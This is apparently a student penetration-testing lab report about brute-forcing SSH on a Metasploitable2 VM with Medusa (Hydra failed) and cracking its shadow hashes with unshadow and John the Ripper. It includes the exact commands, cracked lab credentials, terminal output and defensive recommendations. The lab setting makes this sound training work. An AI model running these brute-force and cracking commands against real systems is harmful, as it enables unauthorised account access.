

TASK 5 – PASSWORD ATTACKS

REPORT

Attack Machine: KaliLinux(192.168.56.102)

Target Machine: Metasploitable2 (192.168.56.101)

Objective:

- Perform an SSH brute-force attack using Medusa (Hydra was attempted but failed due to modern SSH compatibility issues).
- Crack password hashes using John the Ripper.
- Understand password security and the importance of strong credentials.

Environment:

Component	Details
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Target IP	192.168.56.101
Attack Tools	Medusa, John the Ripper
Wordlist	Custom username.txt & passwords.txt, RockYou

Part A – SSH Brute Force Attack:

Objective:

Attempt to discover valid SSH credentials by performing a dictionary attack against the SSH service.

Initial Attempt using Hydra:

Hydra was first used to perform the SSH brute-force attack.

Command:

```
hydra -L username.txt -P passwords.txt ssh://192.168.56.101
```

Observation:

Hydra failed because the latest OpenSSH client in Kali Linux 2025 no longer supports the legacy MAC algorithms offered by the old OpenSSH server running on Metasploitable2.

This resulted in a key-exchange compatibility error.

Successful Attack using Medusa:

Since Hydra could not communicate with the outdated SSH server, Medusa was used to perform the same dictionary attack successfully.

Command:

```
medusa -h 192.168.56.101 -U username.txt -P passwords.txt -M ssh
```

Results:

The following valid credentials were discovered:

```
Username Password
msfadmin    msfadmin
service    service
```

These credentials successfully authenticated against the SSH service.




Figure 1 : Medusa successfully identifying valid SSH credentials.

Part B – Password Cracking using John the Ripper:

Objective:

Crack Linux password hashes extracted from Metasploitable2.

Step 1 – Create passwd and shadow files:

The passwd and shadow information collected from the target system was saved as:

- meta_passwd.txt
- meta_shadow.txt

Step 2 – Combine the files:

Command:

```
unshadow meta_passwd.txt meta_shadow.txt > meta_hash.txt
```

Step 3 – Crack Password Hashes:

Command:

```
john --wordlist=/usr/share/wordlists/rockyou.txt meta_hash.txt
```

John successfully loaded the password hashes and compared them against the RockYou password dictionary.

Several passwords were successfully recovered.

Recovered passwords:

Username	Password
Service	Service
Sys	Batman
Klog	123456789

Display Cracked Passwords:

Command:

```
john --show meta_hash.txt
```

Output:


```
sys:batman
```

```
klog:123456789
```

```
service:service
```

```
3 password hashes cracked, 4 left
```

This displayed all passwords successfully cracked during the attack.



```
(mudhiraj@kali) ~/Desktop/windows_files
$ nano meta_passwd.txt
(mudhiraj@kali) ~/Desktop/windows_files
$ nano meta_shadow.txt
(mudhiraj@kali) ~/Desktop/windows_files
$ unshadow meta_passwd.txt meta_shadow.txt > meta_hash.txt
(mudhiraj@kali) ~/Desktop/windows_files
$ john --wordlist=/usr/share/wordlists/rockyou.txt meta_hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 8.39% (ETA: 13:46:08) 0g/s 73738p/s 294983c/s 294983C/s reddog15..red1205
0g 0:00:00:35 16.26% (ETA: 13:46:09) 0g/s 71812p/s 287299c/s 287299C/s yungwa..yung_tuan
0g 0:00:01:33 43.32% (ETA: 13:46:09) 0g/s 60278p/s 265191c/s 265191C/s lawluis..lawluisvidal1
0g 0:00:03:24 93.07% (ETA: 13:46:13) 0g/s 64683p/s 258415c/s 258415C/s 1101ars..1101500259532
0g 0:00:03:38 DONE (2026-06-25 13:46) 0g/s 64563p/s 258254c/s 258254C/s e_jngyha007..*7/Vamos!
Session completed.
(mudhiraj@kali) ~/Desktop/windows_files
$ john --show meta_hash.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:::/home/service:/bin/bash

3 password hashes cracked, 4 left
(mudhiraj@kali) ~/Desktop/windows_files
```

Figure 2 : John the Ripper cracking password hashes.

Outcome:

- Successfully demonstrated a dictionary-based SSH password attack using Medusa.
- Identified weak SSH credentials.
- Successfully cracked 3 password hashes using John the Ripper.
- Observed how weak passwords are vulnerable to dictionary attacks.

Security Recommendations:

- Use long and complex passwords.
- Disable password authentication where possible and use SSH keys.
- Enable account lockout after repeated failed login attempts.
- Use modern password hashing algorithms such as bcrypt, Argon2, or yescrypt.
- Enforce strong password policies and regular password updates.

Conclusion:

This task demonstrated two common password attack techniques used during penetration testing. A dictionary attack was successfully performed against the SSH service using Medusa, revealing valid user credentials. Password hashes extracted from the target system were then analyzed using John the Ripper, which successfully recovered three weak passwords from the RockYou wordlist. The exercise highlighted the importance of using strong, unique passwords and secure authentication mechanisms to defend against brute-force and dictionary attacks.